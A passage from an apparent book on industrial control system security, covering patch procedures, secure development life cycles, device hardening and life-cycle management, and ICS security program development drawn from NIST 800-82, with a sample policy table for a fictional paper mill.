1. When vulnerabilities are discovered, the first step would be to contact the engineer, designer, installer, or manufacturer of the system or application in question in order to discuss options.
2. If a fix, a patch, an update, or some other mitigation control exists, research it first. Understand what it does and how it does that. Understand the implementation and implication of a fix. If there is no fix available, decide on applying compensating controls.
3. Download the fix or patch and apply it to a test environment. Verify that the fix or patch addressed the vulnerability.
4. Observe possible negative effects to your test environment, after applying the patch or fix :
    1. Run production simulation tests.
    2. Capture some live production data and insert that into the patched test environment.
5. If you are confident that there are no downfalls to the fix or patch, schedule a production downtime period and apply the fix or patch to the production environment. Rigorously test and validate the proper functioning of the production system that was affected.

## ICS secure SDLC

Knowingly or unknowingly, ICS owners are often in the software development business. Most, if not all, ICS have some sort of custom code running, be it a custom-built HMI application or a warehousing management system designed specifically for the needs of the ICS process that the company runs. As such, a discussion on secure Software Development Life Cycle (SDLC) is warranted. Also, approaching ICS application security management from a development life cycle perspective and integrating security early on in the life cycle, allows for uncovering of vulnerabilities and addressing them before these applications are in use.

### The definition of secure SDLC

SDLC is a framework that defines the process used by organizations to manage and maintain an application from its design phase to its decommission. There are many different SDLC models out there, used in various ways to fit individual circumstances and environments. What most of these SDLCs have in common are the following phases:

- Planning and requirements
- Architecture and design
- Test planning
- Coding
- Testing and results
- Release and maintenance

Until recently, it was common practice to perform security-related activities only as an afterthought. This secure-it-when-its-working-and-making-money technique usually resulted in a large number of issues being discovered too late (or not discovered at all). Fixing or trying to fix security related issues once an application is in production is more difficult to do, more costly and reflects poorly on the application and its development team. It is far more advantageous to integrate security activities early on in the SDLC process. Early integration helps discover and fix vulnerabilities at an early stage when they are still relatively painless to address. This approach effectively builds security into the application.

It is in this spirit that the concept of secure SDLC arises. A secure SDLC process ensures that security activities, like penetration testing, code review, and architecture analysis, are an integral part of the application life cycle management process. This means factoring in security early on in the application's life cycle and maintaining secure practices throughout its entire life cycle. Secure practices include the following:

- Integrating threat modeling and risk evaluation exercises during the architecture and design phase
- Discussing security checks and tests during test planning
- Adhering to secure coding practices
- Making security checks such as code review and penetration tests part of the unit testing, including results review and mitigation activities
- Maintaining security checks at regular intervals throughout the life cycle of the application
- Using secure disposal practices for your applications and their environment when they reach their end of life

Adhering to secure software development life cycle practices will help prevent vulnerabilities from creeping into your application and helps secure the application throughout its entire life cycle.

## Summary

Application security will not be an easy task, especially for ICS owners. The sensitivity of the equipment to probing and testing, the stringent uptime requirements, and the unique applications that make up the ICS network make it an almost impossible task. Tackling security early on in the application life cycle will help secure your ICS by discovering vulnerabilities at a more convenient time and under better conditions, making it possible to address them with relative ease.

This finishes our discussion on ICS application security. In the next chapter, we will look at securing the devices found on an ICS network.

# 11
# ICS Device Security

At the core of the defense-in-depth model, we find the ICS device security layer. This layer of defense involves protecting the equipment that makes the process run, including PLCs, HMIs, and ICS related computing and networking gear. In this chapter, we will explore the concepts of device hardening and life cycle management as they relate to ICS devices. By combining the two we can design a holistic device security posture.

Topics covered in this chapter include:

- Device hardening
- Patch management
- ICS device life cycle
- Configuration/change management
- Monitoring and logging

## ICS device hardening

Device hardening is the process of securing a system or device by reducing its attack surface, which in turn reduces the potential for vulnerabilities. In principle, a system with fewer functions is more secure than a system with many functions, so less is truly more in this case.

ICS device hardening can be split up into several disciplines. One discipline involves disabling unnecessary and unused options and features on ICS devices:

- If you are not using the diagnostic web portal on your ICS device, disable it
- If you do not need telnet, SSH, SNMP, or other protocols, disable them

- If the ICS device doesn't provide the ability to disable the aforementioned protocols, consider sticking them behind an industrial-style firewall and blocking the corresponding service port. Several vendors have started building industrial firewalls:
    - Tofino - `https://www.tofinosecurity.com/products/Tofino-Firewall-LSM`
    - Cisco - `https://www.cisco.com/c/en/us/products/security/industrial-security-appliance-isa/index.html`
    - Rockwell Automation - `http://ab.rockwellautomation.com/Networks-and-Communications/Stratix-5950-Security-Appliance`</li>

The Schneider ConneXium Tofino firewall

Another discipline of device hardening involves restricting (physical) access to the devices:

- Administratively disable unused communication ports and/or physically block those ports from being connected to with **blockout** devices:

- Lock in cables so they cannot be disconnected:

- Install ICS devices in enclosures that can be locked


A third discipline of device hardening is geared more toward availability. If you recall, from the security triad's (CIA) perspective, availability is often of higher importance than integrity or confidentiality. Therefore, the triad is often referenced as AIC for ICS systems. A resilient and redundant ICS network starts with redundancy-enabled ICS devices, so plan for that during the procurement steps of the design phase of the ICS.

Where applicable, ICS devices should have:


- Redundant power sources:

- Redundant communication paths/ports:

- Redundant I/O:


Redundant Communication Interface
4 Pairs of Redundant I/O Modules
Redundant Power Input
Pair 1
Pair 2
Pair 3
Pair 4
1A
1B
2A
2B
3A
3B
4A
4B

- Redundant computing and controllers:



Combining these three disciplines in device hardening allows for creating of a resilient core of the ICS.

## ICS device patching

Device patching involves installing the latest firmware and software releases for your ICS devices on a consistent basis and within a reasonable time after such updates get released.

Always get your software, firmware, patches, and manuals from reputable sources, such as the ICS device manufacturer's website.

Check if your ICS vendor offers cryptographically signed firmware versions for their devices. As an example of this, Rockwell Automation decided to start signing all their modules' firmware images for their ControlLogix platform, starting with revision 20 of their ControlLogix product line. What this means is that the controller will refuse to accept flashing to a firmware image unless it has a valid digital signature. This feature prevents installing and running tampered-with firmware.

New firmware images, OSes, and patches to ICS devices should be tested in a testing or development environment. Making sure the new revisions work with your specific setup before deploying to a production network can save you from a lot of headache and downtime.

## The ICS device life cycle

ICSes are usually installed with a long service life expectancy. Some ICS equipment and devices will be operational for 20 to 30 years or sometimes even longer than that. From that perspective, things are pretty stagnant in most ICS installations. However, over an ICS's lifespan, major overhauls, process modifications, and business integration activities can have security implications for the ICS. Consequently, it is necessary to manage security through the entire ICS life cycle. Although ICS device life cycle management is a unique challenge, mainly because of the uptime and lifetime expectancies, it has key life cycle phases similar to those of many other life cycle programs. These phases are:

- Procurement
- Installation
- Operation
- Decommissioning

In the previous chapter, we discussed how software life cycle management should take security into consideration early in the application life cycle. This allows for an easier and more complete adaptation of security in the overall application or system solution. The same holds true for ICS device security. By factoring in security considerations during the device's design and build life cycle phases, we can prevent having to perform security fixes or upgrades during its operations phase. Implementing or revising security and protective controls in an ICS is more difficult and costly once these systems are built and in production.

The following sections will discuss security considerations and activities for the previously mentioned life cycle phases. By following the principles outlined in these sections, organizations should be able to manage the security of an ICS device throughout its life, ensuring that security is maintained during any changes in the organization and/or in the ICS environment.

## ICS device security considerations during the procurement phase

With lifetime expectancies measured in decades and uptime requirements of 99.999% or better, choosing the right ICS devices with an appropriate feature set will be of utmost importance. Considerations for choosing your device manufacturer, device type and its options should cover the following:

- Research the reputation of the ICS device manufacturer and the distributor. With devices from questionable manufacturers being found shipping with preinstalled malware, choosing a trustworthy supplier and manufacturer has never been more important (`https://www.forbes.com/sites/kurtmarko/2014/07/10/trojan-hardware-spreads-apts/#670a38b12536`). Would you really want something like this making it into your ICS environment?
- Consider the availability of device support. If it is important to you to have customer support that can be called 24/7 for your ICS devices, make sure you find that kind of supplier for your ICS equipment.
- Cut down features and options to the bare minimum necessary to get the job done. The more bells and whistles installed and enabled on a device, the larger the attack surface is for that device. Properly specifying the options for an ICS device will make it more secure out of the box and might save some money, too.

- Choose devices that have built-in security capabilities. ICS manufacturers are slowly starting to add security features to their products. For example, from the same manufacturer, you can buy an HMI that implements Active Directory authentication and network traffic encryption as well as an HMI that doesn't. Where available, choose the device with the added security features and implement these features.

## ICS device security considerations during the installation phase

Once the right ICS equipment or devices are purchased, they should be configured and installed with security in mind. Some considerations for this phase of the device life cycle include the following:

- **Configuration management**:
    - Define standard configuration templates that are tested and proven to work and best secure the ICS devices they are developed for. These templates will function as the starting point for configuring additional devices of the same type.
    - If deviations from the template are necessary to accommodate the installation of the device or the environment it is being installed in, these changes should be properly managed.

- **Create a baseline snapshot of the configuration of an ICS device**:
    - Having a baseline will help with troubleshooting issues and investigating security incidents and can be useful as a starting point for other devices of the same type.
    - Before a device is placed in the production environment and/or shortly after, a configuration baseline snapshot should be established.

## ICS device security considerations during the operation phase

Once the ICS device is installed and in production, the goal is to keep it performing at peak efficiency. This includes keeping an eye on its performance and monitoring any alarms or events it may generate by tying the device into a central logging and monitoring solution such as the SIEM we discussed in an earlier chapter. Where possible, devices should be configured to generate security-related events when, for example, someone fails to log onto an SSH service. Keep in mind, though, that just logging alarms and performance parameters isn't enough. Someone must actively watch for anomalies and act upon them.

Another important factor to maintaining smooth operation of your ICS devices is adhering to a change management process. With a change management process, you define how changes to the setup of ICS devices are handled. Typically, a change management process details:

- The procedures to request a change
- The procedures to implement a change
- The procedures to test and verify a change
- The procedures to (re)validate the ICS system after a change
- The procedures to document and track all these

Periodically, a snapshot of the running configuration of the ICS devices should be taken and compared to the baseline configuration snapshots to uncover any risk or alarming deviations in configuration.

## ICS device security considerations for decommissioning and disposal

When it comes time to retire that ICS device, some care should be taken with the way it is disposed of.

Proper decommissioning and disposal of ICS devices should take care of:

- Efficient data sanitization of the ICS storage media devices such as hard drives, memory cards, and flash memory:
    - Set a standard level of media sanitization requirements. NIST wrote a guideline on how to accomplish sanitization to various degrees of criticality, found at `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-88r1.pdf`.
- Decide which ICS devices can be repurposed, reused, or recycled:
    - Some ICS devices could be reused in different areas of the process.
    - Some ICS equipment will work well for extending the test and development environment.
- Decide on a resale policy:
    - Some companies will resell old ICS devices to recoup some of their cost.
    - Other companies have strict policies against reselling any ICS equipment out of fear of data leakage.
- Efficient disposal procedures:
    - Are you simply throwing the devices in the garbage can?
    - Should some equipment be physically destroyed in order to minimize the chance of data leakage?

## Summary

That concludes the discussion on ICS device security. From experience, I can say that the decisions made at this level are mostly influenced by uptime and expected performance of the ICS. Having discussions around security early on in the decision process will help get a foot in the door. Implementing security as an afterthought is harder to accomplish here than anywhere else in the defense-in-depth model. For example, swapping out a PLC simply because it doesn't support signed firmware verification is a tough sale once the device is in production.

In the next chapter, we will combine many of the topics learned throughout the book as we discuss the ICS security program development process.

# 12
# The ICS Cybersecurity Program Development Process

Although presented as the last chapter in this book, development of a (cyber)security program should be a well thought-out exercise, performed before starting any other security-related tasks. Without proper planning and clear direction, implementing security will quickly feel like you are trying to hit a moving target. A security program should be tailored around an organization's objectives and desired security posture, yet adhere to commonly used, industry adopted standards for implementing security. This chapter will take you through the process of a security program development.

Topics covered in this chapter include:

- Security policies, procedures and guidelines
- Security program development
- Risk management

## The NIST Guide to Industrial control systems  security

Although it is possible to create a security program from scratch, adopting an existing guide or framework will help bring consistency to implementation and ensures that all your bases are covered. A widely adopted reference guide for implementing ICS cybersecurity is the NIST Special Publications 800-82 '**Guide to Industrial Control System Security**' document. The document provides guidance on how to secure Industrial Control Systems, while addressing their unique performance, reliability, and safety requirements. The document provides an overview of ICS and typical system topologies, identifies typical threats and vulnerabilities of these systems, and provides recommended security countermeasures to mitigate the associated risks.

`Chapter 4`, *Industrial Control System Risk Assessment*, of the NIST document is dedicated to the ICS security program development process. The following excerpts are relevant sections taken from chapter 4 and should be used as a reference throughout the rest of the chapter while we examine the activities around developing a security program.

NIST Special Publications 800-82 chapter 4 excepts:

Effectively integrating security into an ICS requires defining and executing a comprehensive program that addresses all aspects of security, ranging from identifying objectives, to day-to-day operation and ongoing auditing for compliance and improvement. An ICS information security manager with appropriate scope, responsibility, and authority must be identified. Items to consider for setting up a security program include:

- Obtaining senior management buy-in
- Building and training a cross-functional team
- Defining charter and scope
- Defining specific ICS policies and procedures
- Implementing an ICS security risk-management framework:
    - Defining and inventorying ICS assets
    - Developing a security plan for ICS systems
    - Performing a risk assessment
    - Defining the mitigation controls
- Providing training and raising security awareness for ICS staff

More detailed information on the various steps is provided in **ANSI/ISA–62443-2-1 (99.02.01)–2009 Security for Industrial Automation and Control Systems: Establishing an Industrial Automation and Control Systems Security Program**.

The commitment to a security program begins at the top. Senior management must demonstrate a clear commitment to information security. Information security is a business responsibility shared by all members of the enterprise and especially by leading members of the business, process, and management teams. Information security programs with adequate funding and visible, top-level support from organization leaders are more likely to achieve compliance, function more smoothly, and have greater success than programs that lack that support.

Whenever a new system is being designed and installed, it is imperative to take the time to address security throughout the life cycle, from architecture to procurement to installation to maintenance to decommissioning. There are serious risks in deploying systems to production based on the assumption that they will be secured later. If there are insufficient time and resources to secure the system properly before deployment, it is unlikely that there will be sufficient time and resources later to address security.

## Obtaining senior management buy-in

It is critical to the success of the ICS security program that senior management buy into and participate in the ICS security program. Senior management needs to be at a level that encompasses both IT and ICS operations.

## Building and training a cross-functional team

It is essential for a cross-functional information security team to share their varied domain knowledge and experience in order to evaluate and mitigate risk in the ICS. At a minimum, the information security team should consist of a member of the organization's IT staff, a control engineer, a control system operator, security subject matter experts, and a member of the enterprise risk management staff. Security knowledge and skills should include network architecture and design, security processes and practices, and secure infrastructure design and operation. Contemporary thinking that both safety and security are emergent properties of connected systems with digital control suggests including a safety expert. For continuity and completeness, the information security team should also include the control system vendor and/or system integrator.

The information security team should report directly to the information security manager at the business process or organization Tier, who in turn reports to the business process manager or enterprise information security manager (for example, the company's CIO/CSO), respectively. Ultimate authority and responsibility rests in the Tier 1 risk executive function that provides a comprehensive, organization-wide approach to risk management. The risk executive function works with the top management to accept a level of residual risk and accountability for the information security of the ICS. Management-level accountability will help ensure an ongoing commitment to information security efforts.

While the control engineers will play a large role in securing the ICS, they will not be able to do so without collaboration and support from both the IT department and management. IT often has years of security experience, much of which is applicable to ICS. As the cultures of control engineering and IT are often significantly different, their integration will be essential for the development of a collaborative security design and operation.

## Defining charter and scope

The information security manager should establish policy that defines the guiding charter of the information security organization and the roles, responsibilities, and accountabilities of system owners, business process managers, and users. The information security manager should decide upon and document the objective of the security program, the business organizations affected, all the computer systems and networks involved, the budget and resources required, and the division of responsibilities. The scope can also address business, training, audit, legal, and regulatory requirements as well as timetables and responsibilities. The guiding charter of the information security organization is a constituent of the information security architecture, which is part of the enterprise architecture.

Any existing security program in place for the organization's IT business systems should be leveraged during the creation of the ICS security program. The ICS information security manager should identify which existing practices to leverage and which practices are specific to the Industrial Control System. In the long run, it will be easier to get positive results if the team can share resources with others in the organization who have similar objectives. This cooperation makes sense in the light of IT/OT convergence as well. Having a team that covers both IT as well as OT security topics helps narrow the gap between information technology and operational technology professionals, further enhancing the overall quality of business systems in general.

## Defining ICS-specific security policies and procedures

Policies and procedures are at the root of every successful security program. *Wherever possible, ICS-specific security policies and procedures should be integrated with existing operational/management policies and procedures.* Policies and procedures help ensure that security protection is both consistent and current to protect against evolving threats. After an initial security risk analysis has been performed, the information security manager should examine chosen recommended security policies to see if they adequately address the risks to the ICS and to see if they properly cover the company's chosen risk tolerance.
Tier 1 management is responsible for developing and communicating the risk tolerance of the organization--the level of risk the organization is willing to accept--which allows the information security manager to determine the level of risk mitigation that should be taken to reduce residual risk to acceptable levels. The development of the security policies should be based on a risk assessment that will set the security priorities and goals for the organization so that the risks posed by the threats are mitigated sufficiently. Procedures that support the policies need to be developed so that the policies are implemented fully and properly for the ICS. Security procedures should be documented, tested, and updated periodically in response to policy, technology, and threat changes.

## Implementing an ICS security risk-management framework

From an abstract viewpoint, the management of ICS risks is another risk added to the list of risks confronting an organization (such as financial, safety, IT, or environmental). In each case, managers with responsibility for the business process establish and conduct a risk-management program in coordination with the top management's risk executive function. Just like the other business process areas, the personnel concerned with ICS apply their specialized subject-matter knowledge to establishing and conducting ICS security risk management and to communicating with enterprise management to support effective risk management across all of the enterprise. The following sections summarize this process and apply the RMF to an ICS environment.

The **Risk Management Framework** (**RMF**) process includes a set of well-defined risk-related tasks that are to be carried out by selected individuals or groups within well-defined organizational roles (for example, risk executive (function), authorizing official, authorizing official designated representative, chief information officer, senior information security officer, enterprise architect, information security architect, information owner/steward, information system owner, common control provider, information system security officer, and security control assessor). Many risk-management roles have counterpart roles defined in the routine system-development life cycle processes. RMF tasks are executed concurrently with or as part of the system-development life cycle processes, considering appropriate dependencies. The following four tasks comprise the RMF.

## Categorizing ICS systems and network assets

The information security team should define, inventory, and categorize the applications and computer systems within the ICS as well as the networks within and interfacing with the ICS. The focus should be on systems rather than just devices, and should include PLCs, DCS, SCADA, and instrument-based systems that use a monitoring device such as an HMI. Assets that use a routable protocol or are dial-up accessible should be documented. The team should review and update the ICS asset list annually and after each asset addition or removal.

There are several commercial enterprise IT inventory tools that can identify and document all hardware and software resident on a network. Care must be taken before using these tools to identify ICS assets: teams should first assess how these tools work and what impact they might have on the connected control equipment. Tool evaluation may include testing in similar, non-production control system environments to ensure that the tools do not adversely impact the production systems. Impact could be due to the nature of the information or the volume of network traffic. While this impact may be acceptable in IT systems, it may not be acceptable in an ICS.

## Selecting ICS security controls

The security controls selected based on the security categorization of the ICS are documented in the security plan to provide an overview of the security requirements for the ICS information security program and describe the security controls in place or planned for meeting those requirements. The security plan can be one document, or it can be the set of all documents addressing the security concerns for a system and the plans for countering these concerns.

## Performing (initial) risk assessment

Because every organization has a limited set of resources, organizations should assess the impacts to organizational operations (that is, mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the like. Organizations can experience the consequences/impact of adverse events at the individual ICS system level (for example, failing to perform as required), at the business process level (for example, failing to fully meet business objectives), and at the organizational level (for example, failing to comply with legal or regulatory requirements, damaging reputation or relationships, or undermining long-term viability). An adverse event can have multiple consequences and different types of impact, at different levels, and in different time frames.

The organization may perform a detailed risk assessment for the highest-impact systems and assessments for lower-impact systems as deemed prudent and as resources allow. The risk assessment will help identify any weaknesses that contribute to information security risks and mitigation approaches to reduce the risks. Risk assessments are conducted multiple times during a system's life cycle. The focus and level of detail varies according to the system's maturity.

At the start of the security planning process, an initial risk assessment should be performed to give an impression of the current security posture. To prevent getting overwhelmed with discovered vulnerabilities, it can be decided to keep this initial assessment at a high level. Depending on the maturity of the security, a gap analysis or an (network) architecture review can provide enough information to start implementing high-impact controls and mitigations. Subsequent assessments can become increasingly more detailed to tighten security controls as the maturity of the security plan evolves.

## Implementing the security controls

Organizations should analyze the (initial/detailed) risk assessment and the impacts to organizational operations (that is, mission, functions, image, and reputation), organizational assets, individuals, other organizations, and the nation, and prioritize selection of mitigation controls. **Organizations should focus on mitigating risk with the greatest potential impact.** Security control implementation is consistent with the organization's enterprise architecture and information security architecture.

The controls to mitigate a specific risk may vary among types of systems. For example, user authentication controls might be different for ICS than for corporate payroll systems and e-commerce systems. The ICS information security manager should document and communicate the selected controls, along with the procedures for using the controls. Some risks may be identified that can be mitigated by quick-fix solutions: low-cost, high-value practices that can significantly reduce risk.


Examples of these solutions are restricting internet access and eliminating email access on operator control stations or consoles. Organizations should identify, evaluate, and implement suitable quick-fix/high-impact solutions as soon as possible to reduce security risks and achieve rapid benefits. The **Department of Energy (DOE)** has the *21 Steps to Improve Cybersecurity of SCADA Networks* document that could be used as a starting point to outline specific actions to increase the security of SCADA systems and other ICS.

For the remainder of the chapter we will look at a practical approach to the ICS security program development process. At this point, topics like senior management buy-in and the assembling of an ICS security team are considered to be covered.

## The ICS security program development process

The objective of an **Industrial Control System** security program is to define the desired security stance of the industrial network (the IDMZ and lower levels), identify current deviation, and strategize improvement activities. The resulting program will be comprised of a repetitive set of activities geared towards establishing, improving, and maintaining a healthy ICS security posture.

The following figure shows a summary of the resulting ICS security program. It follows the aforementioned NIST standards and builds upon the CPwE security framework, as discussed in an earlier chapter. The summary figure helps to illustrate the activities that went into designing the program, which we will look at in more detail in the next sections.


ICS Security Policy
Corporate level
Standards and Procedures
Plant level
Risk Assessment
Plant level
Security Improvement Cycle
Discover Discrepancies/ Vulnerabilities
Plant level
Mitigate Discrepancies/ Vulnerabilities
Plant level

The following activities were performed during the development process of the ICS security program:

- Define ICS-specific policies
- Define and inventory the ICS assets
- Perform an initial risk assessment on discovered ICS assets
- Define and prioritize mitigation activities
- Define and kick off the security improvement cycle

## Security policies, standards, guidelines, and procedures

> *"The security program development process needs to be driven by the implementing company's security goals and objectives. These goals and objectives manifest themselves in a set of ICS security policies, which drive standards from which procedures and guidelines are derived."*

As security policies and procedures are essential to the entire security program development process, it is important to clearly understand the difference between them.

**Policies** are **high-level statements** relating to the protection of systems and information across the organization. Policies should be set by the senior management.


**Standards** are specific **low-level mandatory controls and activities** that help enforce and support the corresponding security policy.

**Guidelines** are **recommended, non-mandatory controls and activities** that help support standards or can serve as a reference when there are no applicable standards in place.

**Procedures** consist of **step-by-step instructions** to assist the people implementing the various policies, standards, and guidelines.

## Defining ICS-specific security policies, standards, and procedures

Preparing to answer the question, *"What am I worried about that could happen to our ICS systems?"* can help complete this activity.



During this security program development activity, ICS-specific security policies are conceptualized. The goal is to create a set of policies that is applicable to the ICS and its environment. The best approach to successfully complete this activity is through round table conversations with relevant IT personnel, management, ICS owners, stakeholders, and the various subject matter experts. Each policy under consideration should be individually discussed and decided if adaptation is desired.

Oftentimes, ICS policies end up being a mixture of existing IT policies and ICS-specific security policies, taken from a standards body like NIST or ICS-CERT. The following table is a summary of industry-adopted best practice security policies, taken from several security standards, grouped by technical area and prioritized by order of highest potential security improvement impact and return of investment. This assembled list can help facilitate the round table ICS security policy adaptation discussions.

| **Technical area** | **Industry-adopted best practice security policies** |
|---|---|
| 1 - ICS Network Architecture | • The Industrial network should be physically and logically separated from the Enterprise network<br>• The Industrial network should be divided into cells/areas or enclaves.<br>• Any interaction between the Enterprise network and the Industrial network should use broker services inside an Industrial Demilitarized Zone (IDMZ) |
| 2 - ICS Network Perimeter Security | • Do not allow Internet access from Industrial network (ICS) devices and systems<br>• All interaction with systems on the Industrial network should be performed on company owned and trusted assets |

| | |
|---|---|
| 3 - Physical Security | • All network equipment and ICS devices should be physically secured and protected<br>• Access to the ICS environment should be restricted |
| 4 - Host Security | • All network equipment and end devices should be included in patch and vulnerability management<br>• Endpoint security (malware scanners) should be applied to all supported devices<br>• Application whitelisting should be deployed on systems where endpoint security is not feasible<br>• Comprehensive backup and restore procedures and solutions should be designed and implemented |
| 5 - Security Monitoring | • Implement intrusion detection systems<br>• Enable security audit logging on all network equipment and attached devices.<br>• Collect all event logs and use central logging and security incident and event monitoring (SIEM)<br>• Establish configuration baselines and track changes |
| 6 - The Human Element | • Educate personnel through awareness training and share IT and OT security policies, standards, and procedures<br>• Establish a comprehensive procurement management system |
| 7 - Supply Chain Management | • Vendors and suppliers should be vetted for reputability<br>• Vendors should adhere to the company's IT and OT security policies |

A follow-up task after completing the policy discussions would be to research and develop the applicable policies and corresponding standards.

As a reference, the following table summarizes the results of the ICS security policy discussion, held with the Slumbertown Paper Mill (see chapter 3) security team:

| Technical Area | Industry adopted security policies | ***Slumbertown Mill to Adopt?*** | ***Notes*** |
|---|---|---|---|
| 1 - ICS Network Architecture | • The Process network should be separate from the Business network<br><br>• The Process network should be divided in area or Function specific enclaves, using VLANs<br><br>• Any necessary interaction between the Enterprise network and the Process network should go through broker services inside an Industrial Demilitarized Zone (IDMZ) | • ***Agree***<br><br>• ***Agree***<br><br>• ***Agree*** | • ***What to do with legacy systems, how to secure XP and older?*** |
| 2 - ICS Network Perimeter Security | • Do not allow internet access from Process Network (ICS) devices and systems<br><br>• All interaction with systems on the process network should be performed on company trusted assets. | • ***Agree***<br><br>• ***Agree*** | • ***Except for a select set of vendor support site URLs*** |
| 3 - Physical Security | • All network equipment and attached devices should be physically secured and protected. | • ***Agree*** | ***Including:***<br>• ***Physical and logical hardening of end devices***<br>• ***Locking of Network and Electrical Cabinets***<br>• ***All Unused endpoint device communication ports to be disabled and physically blocked*** |
| 4 - Host Security | • All network equipment and end devices should be included in Patch and Vulnerability Management<br><br>• Endpoint Security (Application whitelisting) should be applied on all supported devices.<br><br>• Design and implement comprehensive Backup and Restore functionality. | • ***Agree***<br><br>• ***DISAGREE***<br><br>• ***Agree*** | • ***Find out the OEM vendor restrictions and plan accordingly***<br><br>***Agreed, too intrusive and cumbersome for the Slumbertown mill facility*** |
| 5 - Security Monitoring | • Implement Intrusion Detection/Prevention Systems<br><br>• Enable Security Audit Logging on all network equipment and attached devices. | • ***Agree***<br><br>• ***Agree***<br><br>• ***Agree*** | • ***Only implement intrusion detection!*** |

After completing the ICS security policy program development activity, you should now have an agreed upon set of policies and standards against which to assess the current ICS security posture. The next development activity involves creating an inventory of assets and systems that will be used to assess against these newly created policies.

## Defining and inventorying the ICS assets

> *"Strategize and prioritize mitigation efforts by assessing systems, then inventorying assets."*

